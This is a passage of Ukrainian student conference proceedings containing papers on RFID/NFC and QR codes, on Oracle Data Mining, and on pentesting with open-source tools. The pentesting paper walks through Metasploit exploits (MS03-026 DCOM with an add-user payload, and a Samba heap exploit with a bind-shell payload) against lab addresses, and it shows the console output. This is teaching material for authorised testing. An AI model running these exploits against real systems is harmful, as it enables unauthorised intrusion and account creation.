«RFID – це технологія автоматичної безконтактної ідентифікації об’єктів за допомогою радіочастотного каналу зв’язку. Вона поєднує в собі функції штрихового кодування та електромагнітних протиугінних систем. Технологія RFID прискорює та спрощує операції прийому, передачі, інвентаризації матеріальних цінностей. Кожен об’єкт оснащений спеціальною радіочастотною міткою - унікальним електронним ідентифікатором, який схожий на маленьку наклейку. Тег, прикріплений до об'єкта, має унікальний код, який відрізняє об'єкт за системою RFID. Тег RFID має три розділи: область ідентифікації; область багаторазового запису; Зона запису інформації про безпеку - це функція захисту від несанкціонованого використання, яку можна активувати та деактивувати. Теги RFID можуть містити десятки кілобайт інформації, а мітка має перезаписовується (перепрограмована) пам'ять. Тег RFID записує послідовність команд, які виконуються під час його зчитування. Пристрої, які читають та записують інформацію з міток, можуть бути постійно підключені до облікової системи або працювати в автономному режимі» [8, с.11]. RFID-системи використовуються для оперативного електронного контролю за переміщення

об'єктів: доступом і переміщенням персоналу на території підприємства; переміщенням товарів і між оптовими та роздрібними торговими точками; переміщенням матеріальних цінностей у логістиці; в управлінні виробництвом; в процесі збору даних про потік пасажирів і нарахування оплати на всіх видах транспорту; на платних автомобільних дорогах, стоянках та терміналах; у системах безпеки (контролю доступу); для управління фондами бібліотек та в інших сферах. Технологія RFID вбудовується також в програмне забезпечення, наприклад в програмі «1С 8:Управління торговим підприємством» передбачено можливість її використання. RFID-технологія дозволяє суттєво зменшити вплив людського фактору в системі спостереження за об'єктами.

«Технологія NFC – бездротового високочастотного зв'язку на невеликих відстанях (не більше 10 см) – дозволяє обмінюватися даними між пристроями, насамперед смартфонами та безконтактними платіжними терміналами, для фінансових операцій. NFC призначений для використання на мобільних телефонах та смартфонах, більшість з яких мають NFC-чіпи. Ця технологія дозволяє: підключитися до іншого телефону, а потім запустити Bluetooth або Wi-Fi та розпочати передачу даних; читати інформацію з тегу NFC та виконувати написані на ньому команди; оплатити транспортною карткою або здійснити мобільний платіж. Хмарна технологія NFC перетворює ваш смартфон в електронний гаманець. Щоб використовувати смартфон із вбудованим чіпом NFC як гаманцем, потрібно встановити додаток Privat24, увійти за номером телефону та вказати банківський рахунок, з якого буде здійснено платіж. Але цю операцію можна виконати лише з терміналом, який підтримує NFC. Оплата буде здійснена при підході до смартфона на відстані 10 см від терміналу» [5, с.51].

Висновки. Використання QR-кодів не обмежується жодними ліцензіями, вони також описуються та публікуються як стандарти ISO. QR-код отримав найбільше визнання серед користувачів мобільного зв'язку: встановивши програму розпізнавання, абонент може після сканування коду вводити текстову інформацію в свій мобільний пристрій, додавати контакти в адресну книгу, переходити через вебпосилання, надсилати SMS-повідомлення тощо. Використовуючи QR-коди, організовуйте конкурси та рольові ігри. Існує безліч безкоштовних програм, які дозволяють кодувати повідомлення. «Перевагою QR-кодів є висока ймовірність розпізнавання інформації, навіть якщо

вона пошкоджена. QR-кодування є зручним для користувачів, застосовується в багатьох областях, набуває популярності та тільки починаючи роботу в банківській справі та електронній комерції. Серед альтернативних технологій найбільш поширені RFID та NFC»[2, с. 28].

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Баданов А. Г. Использование QR кодов в образовании [Електронний ресурс] / А. Г. Баданов. – Режим доступа : http://kak.znate.ru/pars_docs/refs/7/6114/6114.pdf.

2. Шаповал С. Перспективи використання матричних кодів в освітньому процесі / С. Шаповал, Р. Романенко, Н. Форостяна // Вісник КНТЕУ.–К. :КНТЕУ, 2011.–№ 5. – С. 98–106.

3. Бугайчук К. Л. QR коды в учебном процессе и жизни [Електронный ресурс] / К. Л. Бугайчук. – Режим доступа : http://bugaychuk.blogspot.ca/2012/08/4.html.

4. Бугайчук К. Л. Використання QR кодів у навчальному процесі вищих навчальних закладів / К. Л. Бугайчук // Інформаційні технології: наука, техніка, технологія, освіта, здоров'я (MicroCAD-2012) : матеріали XX міжнародної науковопрактичної конференції (15–17 травня 2012, м. Харків). – Харків, 2012. – С. 42.

5. QR-Коди в освіті [Електронний ресурс] /А. Скрипка– Режим доступу http://www.edutainme.ru/post/qr-kody-v-obrazovanii/

6. [Електронний ресурс] // [сайт]. – Режим доступу: http://habrahabr.ru/post/127197/.

7. [Електронний ресурс] // [сайт]. – Режим доступу: http://qrcoder.ru/.

8. Електронний ресурс] // [сайт]. – Режим доступу: http://www.wht.by/blog/1567-sonicnotify-akusticheskaya-versiya-qr-kodov.html.

9. «Міністерство ідей». [Електронний ресурс] // [сайт]. – Режим доступу: http://blog.mid.ua/2012/04/rfid.html.

Наконечний Андрій Іванович,
студент групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Кузнєцов Микола Іванович,
к.тех.н., доцент кафедри
інтелектуальних управляючих
та обчислювальних систем

ПОШУК МЕРЕЖЕВИХ ВРАЗЛИВОСТЕЙ ЗАСОБАМИ ВІДКРИТОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ У ОРГАНАХ ДФС

***Анотація**. У роботі описано використання вільного ПЗ для пошуку мережевих вразливостей в Україні, а саме в органах ДФС України. Щоб програмне забезпечення вважалось вільним, воно повинно поширюватись під однією з ліцензій, котра закріплює за користувачем права, та з вільно доступними джерельними кодами. Будь-хто може продавати копії вільного програмного забезпечення, використовувати його в комерційних чи інших цілях. Проте, оскільки кожен, хто володіє вільним програмним забезпеченням, може передавати його будь-кому безкоштовно, то в цілому ВПЗ є безкоштовним. Бізнесові моделі ВПЗ базуються на додаткових послугах на кшталт технічної підтримки, навчанні, сертифікації чи інтеграції.*

***Annotation.** The article describes the use of free software to detect network vulnerabilities in Ukraine, namely in the bodies of SCFM of Ukraine. In order for the software to be considered free, it must be distributed under one of the user-designated licenses and with free source codes. Anyone can sell copies of the free software, use it for commercial or other purposes. However, since anyone who owns the free software can pass it to anyone for free, in general IDF is free. VPN business models are based on ancillary services such as technical support, training, certification or integration.*

Об'єкт дослідження.

Інформаційні мережеві вразливості та засоби їх виявлення.

Предмет дослідження

Вільне ПЗ для пошуку мережевих вразливостей / ДПІ у Дніпровському районі Головного управління ДФС у м. Києві. Вихідні дані до роботи.

Мета

Пошук мережевих вразливостей засобами відкритого програмного забезпечення.

Методи дослідження – аналіз предметної області, вільного ПЗ та мережевих вразливостей. У результаті виконання роботи проаналізовано: існуючу мережу та розроблено алгоритм усунення її вразливостей.

Результати виконаної роботи рекомендується використовувати для аналітичного відділу служб безпеки.

Ключові слова: інформаційна мережа, вільне ПЗ, уразливості, Metasploit Project.

Обґрунтування отриманих наукових результатів.

Внутрішній аудит, який часто називають "pentesting", "перо тестування" або "Перевірка безпеки", є практика коли ви самі здійснюєте атаку на власні IT системи, тим самим будуть виявленні дірки у безпеці. Звичайно, ви робите це, фактично не шкодячи мережі. Особа, що здійснює тест на проникнення називається тестер проникнення або pentester. Внутрішній аудит вимагає, щоб ви отримаєте дозвіл від особи, якій належить система. В іншому випадку, ви б зламували систему, що є незаконним. Іншими словами: різниця між тестуванням на проникнення і зломом це те чи є у вас дозвіл власника системи. Якщо ви хочете зробити тест на проникнення на чужій системі, ми настійно рекомендуємо вам отримати письмовий дозвіл. У цьому випадку, питаючи спочатку, безумовно, краще, ніж вибачатися пізніше.

Уразливість-діри в безпеці або частині програмного забезпечення, обладнання або операційної системи, що забезпечують потенційний кут, щоб атакувати систему. Уразливість може бути настільки ж простою, для прикладу, як слабкі паролі або ж складною, як переповнення буфера або вразливість SQL ін'єкції. Щоб перевірити, чи є якісь вразливості у вашій системі, як правило, використовується рішення з управління уразливостями, також відомий як сканер вразливостей. Якщо ви хочете безкоштовний сканер вразливостей, спробуйте NeXpose Community Edition, один з проектів Metasploit.

Проведемо пен-тест на комп'ютер Windows XP SP2. Для проникнення на цільову машину, ми будемо використовувати RPC dcom вразливість. Для виконання пошуку по RPC dcom, використовуємо слід. команду:

```
msf > search dcom
Matching Modules
================

Name                                    Disclosure Date  Rank   Description
----                                    ---------------  ----   -----------
exploit/windows/dcerpc/ms03_026_dcom    2003-07-16       great  Microsoft RPC
exploit/windows/driver/broadcom_wifi_ssid 2006-11-11     low    Broadcom Wireless
exploit/windows/smb/ms04_031_netdde     2004-10-12       good   Microsoft NetDDE
```

Рис.3.11.

Ми будемо використовувати перший результат пошуку. Тепер активуємо експлоїт, виконавши команду на Рис.3.12.

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

Рис.3.12

Далі виводимо список доступних параметрів командою show options.

```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required   Description
   ----   ---------------  --------   -----------
   RHOST                   yes        The target address
   RPORT 135               yes        The target port

Exploit target:
   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Рис.3.13.

RHOST (remote host) позначає IP-адреса хоста (наша мета). RPORT (remote port) - порт віддаленого хоста. Типово RPORT = 135. Для того, щоб експлоїт запустився, нам потрібно вказати IP-адресу для RHOST:

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.56.102
RHOST =>192.168.56.102
msf exploit(ms03_026_dcom) >
```

Рис.3.14

Наступний крок, який ми повинні зробити, це вибрати відповідний payload. Ми можемо скористатися командою show payloads, щоб подивитися список доступних payloads. Використаємо windows / adduser. Цей payload додасть нового користувача на цільову систему. Таким чином усе підготоване, отже ми виконуємо запуск експлоіта.

```
msf exploit(ms03_026_dcom) > exploit
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.102[135]
 ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.102[135] .
..
[*] Sending exploit ...
[*] Exploit completed, but no session was created.
```

Рис.3.15

Останній рядок говорить на про те, що експлоїт виконався успішно. Тепер на цільовій машині доданий новий користувач. Висновок також говорить про те, що сесія не була створена, це пояснюється тим, що в payload ми вказали тільки adduser. Таким чином після завершення експлоїта, з'єднання буде завершено.

Таким чином ми отримали користувача на цільовій системі. Опціонально можна вибрати відкриття зєднання по заданому порту, можна вибрати відмову в обслуговуванні, в залежності від потреб.

Проведемо пен-тест для ПК з ОС Linux Ubuntu. Процес злому буде аналогічний для будь Linux і Solaris ОС, головне щоб на них працювала служба / демон Samba. Почнемо зі сканування та збору інформації про цільову системі. Для цього виконаємо швидке сканування в Nmap і проаналізуємо результати:

```
msf > nmap -sT 192.168.56.101
[*] exec: nmap 192.168.56.101

Starting Nmap 5.20 ( http://nmap.org ) at 2011-11-05 13:35 IST
Warning: Traceroute does not support idle or connect scan, disabling...
Nmap scan report for 192.168.56.101
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT    STATE  SERVICE VERSION
80/tcp  open   http Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1)|_html-title: Index of /
139/tcp open   netbios-ssn Samba smbd 3.X (workgroup: MSHOME)
445/tcp open   netbios-ssn Samba smbd 3.X (workgroup: MSHOME)
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)

No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/
submit/)
```

Рис.3.16

Виконаємо пошук експлоіта по ключовому демону Samba. Ми використаємо exploit/linux/samba/lsa_transnames_heap. Наступним кроком буде встановлення payload. В якості payload буде використовувати linux/x86/shell_bind_tcp:

```
msf exploit(lsa_transnames_heap) > set payload linux/x86/shell_bind_tcp
payload =>linux/x86/shell_bind_tcp
msf exploit(lsa_transnames_heap) > show options

Module options (exploit/linux/samba/lsa_transnames_heap):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.101   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  LSARPC           yes       The pipe name to use

Payload options (linux/x86/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.101   no        The target address
```

Рис.3.16.

Останнім етапом буде запуск експлоіта. Для цього виконаємо команду і побачимо результат:

```
msf exploit(lsa_transnames_heap) > exploit
[*] Started bind handler
[*] Creating ncp sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
```

Рис.3.17

У разі успішного виконання експлоїта, нам буде наданий shell на цільовій машині. На нашому тесті так і вийшло, отже тест пройшов успішно. На обох ПК було виявлено ПЗ, уразливості в якому дозволили нам проникнути у систему.

ВИСНОВКИ

Уразливість (англ. vulnerability) - здатність комп'ютерних систем до збоїв, спричинених зовнішнім впливом (програми, що атакують, хакери тощо) чи внутрішніми недоліками (недосконаліть програмного коду). Зменшення уразливості вирішується шляхом відлагодження програм.

Для забезпечення захищеності і цілісності системи необхідно постійно стежити за нею: встановлювати оновлення, і використовувати інструменти, які допомагають протидіяти можливим атакам. Уразливості виявлялися у всіх основних операційних системах, включаючи Microsoft Windows, Mac OS, різні варіанти UNIX (у тому числі GNU / Linux) і OpenVMS. Так як нові уразливості знаходять безперервно, єдиний шлях зменшити ймовірність їх використання проти системи - постійна пильність.

Якщо безпека даних є важливою складовою у програмному забезпеченні, то необхідно реалізовувати відповідні тести. Наприклад, створюючи юніт-тести для функції, ви повинні додатково перевірити, що в стеку не залишилася важливих даних. Для цього можна викликати функцію, спочатку якої створити масив виду "char buf [10000]" і пошукати в ньому рядки, які могли залишитися в стек. Тестируйте не тільки DEBUG версію, але і RELEASE. Розглянуті в статті помилка с memset () в DEBUG версії не проявлять себе. Використовуйте статичні аналізатори коду. Вони можуть сказати дуже багато цікавого про помилки і небезпечні місця в коді. Критичні з точки зору програми краще робити відкритими. Цю інформацію можна використовувати, щоб зробити продукт краще. А значить, подібні помилки можуть залишатися непоміченими розробниками роками. Скільки б у програміста не було досвіду та стажу, він не застрахований від простих помилок.

Пам'ятайте, що твердження "професійні програмісти не допускають простих помилок і друкарських помилок" це міф. Це не так. Краще бути самокритичним. Вже одне усвідомлення, що можна допустити помилку, допомагає уникнути багатьох з них. Знаючи це, ви не полінуйтеся написати додатковий тест, запустити аналізатор коду і просто перечитати написаний код.

Metasploit Project - проект, присвячений інформаційній безпеці. Створений для надання інформації про уразливість, допомоги у створенні сигнатур для IDS, створення та тестування експлойтів. Найбільш відомий проект Metasploit Framework - зручна платформа для створення і налагодження експлойтів. Крім того, проект містить базу опкодів, архів шеллкодів та інформацію з досліджень комп'ютерної безпеки.

Metasploit був створений в липні 2003 р. Версія 1.0 була написана мовою Perl і містила псевдографічний інтерфейс на базі curses. Автором виступав HD Moore. Під час роботи над другою (2.x) версією до HD Moore приєднався Метт Міллер і кілька добровольців. Третя версія була повністю переписана на Ruby, її розробляла компанія Metasploit LLC (заснована розробниками в 2006 р.). У 2008 р. ліцензія Metasploit Framework була змінена з пропрієтарної на BSD. У 2009 р. фірма Rapid7, що займається інформаційною безпекою, оголосила про придбання Metasploit, популярного відкритого програмного пакета подвійного призначення для проведення тестів на проникнення. Некомерційна версія утиліти, як і раніше буде доступна для всіх бажаючих.

Як і комерційні аналоги, безкоштовна версія Metasploit може бути використана як системними адміністраторами та фахівцями з безпеки для захисту комп'ютерних систем, так і хакерами-зломувальниками або скріпткіддісами для отримання несанкціонованого доступу до віддалених систем.

Виходячи з проведених досліджень пропонується:

1. Дотримуючись рекомендацій щодо забезпечення захисту ПК, висвітлених у розділі 3.3, реалізувати захист.

2. Проводити моніторинг стану розвитку вразливостей для використовуваних систем з метою зменшення часу потенційної атаки.

3. Проводити тестування КС етапом «збирання інформації», задля уникнення компрометації КС

4. При знаходженні уразливості у системі, сповістити розробників та упевнитись у неможливості її використання.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Black Duck Unveils Ohloh Open Data Initiative, Launches Beta Code Search Capability.
2. Metasploit / Official web. – URL: http://www.metasploit.com/.
3. Open Sourced Vulnerability Database.
4. Public vulnerabilities. – URL: http://vigilance.fr//.
5. SAMATE - Software Assurance Metrics And Tool Evaluation. – URL: http://samate.nist.gov/Main_Page.html.
6. SAP Set To Sell Cellular Customer Data.
7. SecurityFocus. Vulnerabilities.
8. Windows Server 2003. Автори: Марк Майнази, Криста Андерсон, Мишель Беверидж.
9. А. В. Беляев Методы и средства защиты информации.
10. Анин Б.Ю. Защита компьютерной информации. СПб.: БХВ - Петербург, 2008.384с.
11. Безопасность Windows.
12. Безопасность, безопасность! А вы её тестируете?. – Режим доступа: http://www.viva64.com/ru/b/0178/.
13. Богуш В. М., Кривуца В. Г., Кудін А. М., «Інформаційна безпека: Термінологічний навчальний довідник» За ред. Кривуци В. Г. - Київ. 2006. - 508 с.
14. В. Шаньгин Компьютерная безопасность информационных систем.[Електрон. ресурс] URL: http://www.proklondike.com/books/defence/inf_bezopasnost_com_system.html

Олексієнко Роман Сергійович,
студент групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Редич Олександр Володимирович,
к.е.н., доцент, доцент кафедри
інтелектуальних управляючих
та обчислювальних систем

ОГЛЯД МЕТОДІВ ІНТЕЛЕКТУАЛЬНОГО АНАЛІЗУ НА ПЛАТФОРМІ ORACLE DATA MINING

Анотація: *У статті висвітлені підходи та особливості застосування технології Data Mining. Розглянуто основні задачі Data Mining, методи і алгоритми інтелектуального аналізу даних. Порівняно засоби аналізу платформ Oracle Data Miner та Statistica Data Miner.*

Ключові слова: *Data mining, аналітика, дані, oracle, big data,* Advanced Analytics, OLAP, Statistica

OVERVIEW OF INTELLECTUAL ANALYSIS METHODS ON ORACLE DATA MINING PLATFORM

Annotation: *The article highlights the approaches and features of using Data Mining technology. The main tasks of Data Mining, methods and algorithms of data mining are considered. Comparison of Oracle Data Miner and Statistica Data Miner platforms analysis tools.*

Keywords: *Data mining, analysis, data, oracle, big data,* Advanced Analytics, OLAP, Statistica

Постановка проблеми. Актуальність даної роботи полягає в тому, що сучасний рівень розвитку інформаційних технологій створив зручні умови для отримання та зберігання надзвичайно великої кількості даних з різних джерел, а ми маємо можливість використовувати ці дані для проведення різноманітних досліджень. Але, щоб ці дані стали справді цінними їх необхідно проаналізувати та зрозуміти. Засобами стандартної статистичної та математичної обробки даних не завжди можливо виявити приховані залежності та закономірності, в цьому допомагають засоби інтелектуального аналізу даних такі як Data Mining.

Аналіз останніх досліджень і публікацій. Напрям Data Mining дуже швидко розвивається у наш час, інтелектуальний аналіз даних використовується в багатьох галузях і бізнес процесах для прийняття рішень і т.д. Так в роботі Зелінської С.А розглянуто засоби інтелектуального аналізу Data Mining в освітньому процесі. В роботі за авторством Фісун М.Т., Давиденко Є.О., Крайник О.М. проведений порівняльний аналіз засобів Data Mining в СКБД SQL Server та Oracle.

Постановка завдання. Мета роботи полягає у вивченні технологій та порівнянні засобів інтелектуального аналізу даних Data Mining.

Відповідно до мети було поставлено такі завдання:

- охарактеризувати поняття Data Mining;
- проаналізувати засоби інтелектуального аналізу даних Data Mining;
- описати та порівняти програмні продукти Oracle Data Miner та STATISTICA Data Miner;

Виклад основного матеріалу дослідження. Термін Data Mining (укр. видобуток даних, інтелектуальний аналіз даних) введений Григорієм Пятецьким-Шапіро у 1989 році. За його визначенням, Data Mining – це процес виявлення в сирих даних раніше невідомих, нетривіальних, практично корисних і доступних інтерпретації знань, необхідних для прийняття рішень у різних сферах людської діяльності [3].

Формально, Data Mining - це побудова моделі даних. На сьогоднішній день існує декілька підходів до побудови моделей даних, а саме:

- статистичний (англ. StatisticalModelling): базується на теорії та зосереджується на перевірці гіпотез;
- на основі машинного навчання (англ. MachineLearning): евристичний, концентрується на поліпшенні роботи агентів;
- обчислювальний (по суті — інтелектуальний аналіз даніх): інтеграція теорії та евристик, сконцентрований на єдиному процесі аналізу даних, включає евристику даних, навчання, інтеграцію та візуалізацію результатів.

Традиційні методи аналізу даних (статистичні методи) і аналітична обробка в реальному часі (Online Analytical Processing, далі — OLAP) в основному орієнтовані на перевірку заздалегідь сформульованих гіпотез (verification-driven data mining) і на «грубий» розвідувальний аналіз, що становить основу оперативної аналітичної обробки даних, у той час як одне з основних положень Data Mining — пошук неочевидних закономірностей. Інструменти Data Mining можуть знаходити такі закономірності і будувати гіпотези про взаємозв'язки

самостійно. Оскільки формулювання гіпотези щодо залежностей є найскладнішим завданням, перевага Data Mining в порівнянні з іншими методами аналізу є очевидним [3].

Суть і мету інтелектуального аналізу даних можна охарактеризувати таким чином: це технологія, призначена для пошуку у великих обсягах даних (англ. Big Data) неочевидних, об'єктивних і корисних на практиці закономірностей. Неочевидних — тобто таких, що не виявляються стандартними методами обробки інформації або експертним шляхом. Об'єктивних — тобто таких, будуть повністю відповідати дійсності (на відміну від суб'єктивної експертної думки). Корисних на практиці - тобто таких, яким можна знайти практичне застосування [3,4].

Основними задачами Data Mining є:

- класифікація — віднесення об'єктів (спостережень, подій) до одного з заздалегідь відомих класів;
- регресія (в тому числі задачі прогнозування) — встановлення залежності безперервних вихідних від вхідних змінних;
- кластеризація — угруповання об'єктів (спостережень, подій) на основі даних (властивостей), що описують сутність цих об'єктів, у кластери. Об'єкти всередині кластера повинні бути «схожими» один на одного і відрізнятися від об'єктів, що ввійшли в інші кластери. Чим більше схожі об'єкти всередині кластера і чим більше відмінностей між кластерами, тим точніша кластеризація;
- асоціація — виявлення закономірностей між пов'язаними подіями. Прикладом такої закономірності служить правило, яке вказує, що з події X слідує подія Y. Такі правила називаються асоціативними. Вперше ця задача була запропонована для знаходження типових шаблонів покупок, що здійснюються в супермаркетах, тому іноді її ще називають аналізом ринкової корзини (market basket analysis);
- послідовні шаблони — встановлення закономірностей між пов'язаними в часі подіями, тобто виявлення залежності, що якщо відбудеться подія X, то через заданий час відбудеться подія Y;
- аналіз відхилень — виявлення найбільш нехарактерних шаблонів. [3,7].

Основна особливість Data Mining — це поєднання широкого математичного інструментарію (від класичного статистичного аналізу до нових кібернетичних методів) і останніх досягнень у сфері інформаційних технологій. У технології Data Mining гармонійно поєдналися строго формалізовані методи та методи неформального аналізу, тобто кількісний та якісний аналіз даних.



Рис. 1. Зв'язок Data Mining з іншими сферами аналізу інформації

До методів і алгоритмів інтелектуального аналізу даних відносяться наступні: штучні нейронні мережі, дерева рішень, символьні правила, методи найближчого сусіда і k-найближчого сусіда, метод опорних векторів, байєсові мережі, лінійна регресія, кореляційно-регресійний аналіз; ієрархічні методи кластерного аналізу, неієрархічні методи кластерного аналізу, в тому числі алгоритми k-середніх і k-медіани; методи пошуку асоціативних правил, у тому числі алгоритм Apriori; метод обмеженого перебору, еволюційне програмування і генетичні алгоритми, різноманітні методи візуалізації даних тощо [3,4].

Одним з найбільш важливих призначень Data Mining є візуалізація результатів, що дає можливість використовувати інструментарій Data Mining людям, які не мають спеціальних знань.

2012 року корпорація Oracle оголосила про випуск Oracle Advanced Analytics – нової опції для СУБД Oracle Database 11g, яка об'єднує середовища статистичних досліджень Oracle R Enterprise і Oracle Data Mining. Використовуючи можливості Oracle Database, середовище Oracle R Enterprise пропонує продуктивність корпоративного класу для додатків, розроблених за допомогою мови статистичних досліджень і графічної візуалізації R, а також на кілька порядків збільшує обсяги даних, з якими можуть працювати ці додатки. Технологія Oracle Data Mining, що стала компонентом опції Oracle Advanced Analytics, дозволяє легко створювати і розгортати додатки для інтелектуального аналізу, які допомагають отримувати від інформаційних масивів цінні знання для бізнесу [4,8].

Oracle Advanced Analytics реалізує концепцію аналітики, вбудовану в базу даних, з переміщенням алгоритмів до даних, що зберігаються в Oracle Database і Oracle Exadata (традиційний підхід, заснований на переміщенні даних до алгоритмів, вимагає додаткових витрат на вилучення даних зі сховищ і їх завантаження в ноутбуки або спеціалізовані сервери). На основі Oracle Advanced Analytics можна створювати аналітичні додатки в режимі реального часу, які допомагають отримувати відповіді на ключові питання бізнесу.

Продукт Oracle Advanced Analytics разом з оптимізованими програмно-апаратними комплексами Oracle Big Data Appliance, Exadata Database Machine і Exalytics In Memory Machine надає найповнішу і інтегровану в галузі платформу для аналізу «великих даних». Опція поглибленої аналітики Oracle Advanced Analytics доступна починаючи з версії 11gR2 Oracle Database Enterprise Edition і включає в себе два основних компоненти:

- Oracle Data Mining – опція, яка до Advanced Analytics Option була самостійною, її часто отримували разом з OLAP Option, яка як і раніше є окремою опцією;
- Oracle R Enterprise – корпорація Oracle інтегрувала мову статистичних досліджень R, що широко використовується в наукових колах і швидко замінює в комерційних організаціях мову Base SAS і SPSS [4,8].

Oracle Data Mining (ODM), компонент Oracle Advanced Analytics Database Option, надає потужні алгоритми інтелектуального аналізу даних, які дозволяють аналізувати дані для виявлення закономірностей, прогнозувати та використовувати дані Oracle. За допомогою ODM ви можете створювати та застосовувати прогностичні моделі всередині бази даних Oracle.

Oracle Data Mining дозволяє користувачам будувати описові та прогностичні моделі, які можуть:

- Передбачити поведінку клієнтів
- Визначте перспективні можливості продажу
- Визначте ризики утримання клієнтів
- Виявити клієнтські кластери, сегменти та профілі
- Виявити аномальну поведінку

Алгоритми реалізовані як функції SQL і використовують переваги бази даних Oracle. Функції інтелектуального аналізу даних можуть обробляти таблиці даних і уявлення, дані схеми «зірка», включаючи транзакційні дані, агреговані дані, неструктуровані дані. Функції

інтелектуального аналізу даних SQL Oracle Advanced Analytics в повній мірі використовують паралелізм бази даних для побудови моделі та застосування моделі, що дотримуються всіх привілеїв користувачів і схем.

Oracle Data Mining підтримує широкий діапазон методів побудови та оцінки моделей інтелектуального аналізу даних, серед яких класифікація, регресія, кластеризація, асоціація, виявлення аномалій, аналіз тексту, пошук суттєвих атрибутів і виділення ознак [3,7].

Для вирішення завдань класифікації підтримуються наступні алгоритми: дерева прийняття рішень, наївні байєсівські класифікатори, узагальнені лінійні моделі (GLM) і метод опорних векторів (SVM) [4,8].

Кластеризація виконується за допомогою поліпшеного алгоритму k-середніх (на основі метрики відстані) або методу «O-cluster» (на основі щільності).

Для вирішення проблеми регресії пропонуються узагальнені лінійні моделі і метод опорних векторів.

Для аналізу тексту і виявлення аномалій застосовується метод опорних векторів, для пошуку суттєвих атрибутів - принцип мінімальної довжини опису (MDL), для асоціацій - метод A Priori, а для виділення ознак - невід'ємна матрична факторизація (NMF) [6,7].

Однією з переваг є те, що на відміну від звичайного випадку, де ті перетворення даних, яких вимагає модель інтелектуального аналізу даних, необхідно виконувати вручну в рамках процедур інтелектуального аналізу даних. У Oracle 11 g Data Mining всі перетворення даних, необхідні для того чи іншого алгоритму, виконуються автоматично в рамках виконання моделі.

Oracle Data Miner є розширенням до Oracle SQL Developer, що дозволяє аналітикам переглядати свої дані, будувати і оцінювати кілька моделей машинного навчання та інтелектуального аналізу даних і прискорювати розгортання моделі. Користувачі працюють безпосередньо з даними, які залишаються всередині бази даних, використовуючи Oracle Advanced Analytic`s Data Mining з функціями машинного навчання / інтелектуального аналізу даних . Працюючи безпосередньо з даними всередині бази даних Oracle, користувачі можуть уникнути руху даних, скористатися перевагами безпечності та масштабованості бази даних Oracle і значно скоротити час від "даних до знань які можна використати" - зазвичай від тижнів/днів до хвилин/годин.

Аналітики даних використовують інтерфейс робочого процесу Oracle Data Miner для перегляду даних за допомогою графіків (гістограми, графіки розсіювання і т.д.), побудови та оцінки прогнозних і описових моделей, застосування моделей до нових даних і розгортання аналітичних методологій. Робочий процес Oracle Data Miner фіксує і документує аналітичну методологію користувача і може бути збережений, розпланований і використовуватися спільно з іншими для автоматизації аналітичних методологій. Окрім того, Oracle Data Miner генерує SQL-скрипти і має API робочого процесу Oracle Data Miner для автоматизації і прискорення розгортання моделі по всьому підприємству [3,8].

